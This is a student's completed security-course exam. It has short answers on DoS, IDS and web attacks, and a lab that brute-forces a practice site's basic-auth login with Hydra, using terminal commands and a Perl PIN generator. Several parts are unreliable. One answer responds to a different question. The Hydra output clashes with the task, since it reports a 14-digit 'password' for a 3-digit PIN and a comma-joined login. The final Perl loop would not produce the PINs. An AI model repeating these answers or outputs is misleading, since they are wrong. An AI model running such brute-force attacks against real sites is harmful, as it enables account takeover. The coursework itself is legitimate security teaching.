DFSC 4317 Digital Security

Second Exam

Instructor: Dr. Cihan Varol, cvarol@shsu.edu

1- Explain the purpose of using ICMP flood attack? If the source IP address is not spoofed, what will be the two main disadvantages for the attacker? **(10 Points)**

The purpose of using a ICMP flood attack is to overwhelm a server/network with ICMP pings or request packets. The disadvantages of not spoofing the IP address of the attacker would be one would be able to track the original IP address from where the attack originally came from. Secondly, the attacker may not be able to bypass security blocks within the targeted network and could trigger security alerts when attacking the server/network.

2- If you are relying on ping sweeps to find hosts that are live, what problems you may face with? **(10 points)**

If one is relying on ping sweeps a disadvantage could be that the network may be configured to not respond to requests, and if pinging a certain IP for an device, the device could simply not be on.

3- Why TCP gives the opportunity to have the user to change the coding for the "From" field for the packet? **(10 Points)**

Limiting bandwidth is one way to prevent a DoS attack using modified TCP code. A bandwidth limiter can regulate incoming traffic and prevent a DoS attack from overloading the network.

4- Briefly explain two ideas to prevent DoS attacks by using modified TCP connection handling code? Explain in detail - visualization can be used. **(20 Points)**

An idea to prevent DoS attacks would be to limit the bandwidth as well. Limiting the bandwidth would prevent the attacker from flooding the network of the target. Another idea would be to include a cycle in the code that scans if too many requests there were in a given time, and when the connection reaches a certain number in a given amount of time, it will automatically close the socket and cut the connection to prevent an attack.

5- One of the main deficiencies with Anomaly detection technique with IDS is the generated noise (false positives and negatives). What kind of user training is needed to handle such noise? How are you going to strike a balance between false positives-negatives and danger of ignoring true incidents? Explain in about half a page long. **(20 Points)**

An option to strike balance between false positives-negatives and the danger of ignoring true incidents would be to have multiple platforms of IDS systems, instead of just relying on one. When training users a company should train its employees of common signatures to be able to detect true incidents versus false positives. When balancing the true incidents, the systems should be able to categorize the most crucial threats to the most insignificant. LAMS can reduce a large portion of false positives introduced by the anomaly detection by replacing the anomaly detector's output on a network event with an aggregate of its output on all similar network events observed previously (Reducing False Positives of Network Anomaly Detection by Local Adaptive Multivariate Smoothing, 2016).

6- Assume that we have a system in which the actual attackers' source IP address cannot be spoofed. For the each of the following attack types, will this system completely eliminate the threat or not? Justify your answer. **(15 Points)**

a. Cross-Site Scripting Attacks

With XSS the system will not eliminate the threat. XSS attacks are conducted over HTTP that uses and established TCP connection. Therefore, there is no point of spoofing the IP address.

b. DoS Amplification

During amplification the system would eliminate, DoS amplification works by spoofing the traffic from the victim and to the broadcast address of an Internet subnet.

c. Clickjacking

Within clickjacking, IP spoofing is not needed as the attack involves having the user select a certain element of a webpage's user interface design.


7- Share a server-side defense mechanism that can handle the effects of brute force attacks, common password checks on multiple user accounts, and dictionary based username/password attacks combinations. **(15 Points)**

A mechanism that could handle the effects of brute force attacks, and dictionary attacks would be to lock and disable an users account after many attempts of incorrect passwords. Another mechanism would be salting all passwords within all accounts on server and to have a requirement for all passwords when created.

8- You are going to use Hydra to attack a website. **(100 points)**


For your submission, please attach three screenshots:

A- The screenshot of the attack with the found username and the password




```
┌──(cyberboss㉿kali)-[~/Desktop]
└─$ hydra -L listofUserNames.txt -P possiblePinNumbers.txt attackdirect.samclass.info http-get /basic1/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-03 20:31:59
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://attackdirect.samclass.info:80/basic1/
[80][http-get] host: attackdirect.samclass.info   login: root, admin, administrator   password: 94137106969784
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-03 20:32:00

┌──(cyberboss㉿kali)-[~/Desktop]
└─$ █
```

B- The screenshot of the generated file for the username **(listofUserNames)**




```
┌──(cyberboss㉿kali)-[~/Desktop]
└─$ echo  "root, admin, administrator" > listofUserNames.txt
```




```
root, admin, administrator
```

C- The screenshot of the scripting coding for generating the pin numbers



```
┌──(cyberboss㉿kali)-[~/Desktop]
└─$ perl possiblePinNumbers.pl attackdirect.samsclass.info/basic1/
syntax error at possiblePinNumbers.pl line 2, near ""%03d\n" {"
Execution of possiblePinNumbers.pl aborted due to compilation errors.

┌──(cyberboss㉿kali)-[~/Desktop]
└─$ perl possiblePinNumbers.pl attackdirect.samsclass.info/basic1/
syntax error at possiblePinNumbers.pl line 2, near ""%03d\n" {"
Execution of possiblePinNumbers.pl aborted due to compilation errors.

┌──(cyberboss㉿kali)-[~/Desktop]
└─$ perl -e "printf "%03d\n" {0..999}"  > possiblePinNumbers.txt
Numeric variables with more than one digit may not start with '0' at -e line 1.

┌──(cyberboss㉿kali)-[~/Desktop]
└─$ perl -e 'printf "%03d\n" {0..999}'  > possiblePinNumbers.txt
syntax error at -e line 1, near ""%03d\n" {"
Execution of -e aborted due to compilation errors.

┌──(cyberboss㉿kali)-[~/Desktop]
└─$ perl -e 'printf "%03d\n", $_ for {0..999};'  > possiblePinNumbers.txt

┌──(cyberboss㉿kali)-[~/Desktop]
```



```
94137106969784
```

Hint 1: The user name is one of the followings: **root, admin, administrator**. Store the usernames into a file to read it from **(listofUserNames)**.

Hint 2: Password is a **3 digit number** (from 000 to 999). Write a small scripting to generate all possible 3 digit numbers in a loop and store as a dictionary file **(possiblePinNumbers).**

Hint 3: Attack website: **attackdirect.samsclass.info/basic1/**

Hint 4: You can use Hydra command line tool to create the attack.

Command Sample:

```
hydra -L listofUserNames -P possiblePinNumbers attackdirect.samsclass.info http-get /basic1/
```

Works Cited

Reducing false positives of network anomaly detection by local adaptive multivariate smoothing. (2016, April 4). Reducing False Positives of Network Anomaly Detection by Local Adaptive Multivariate Smoothing - ScienceDirect. https://doi.org/10.1016/j.jcss.2016.03.007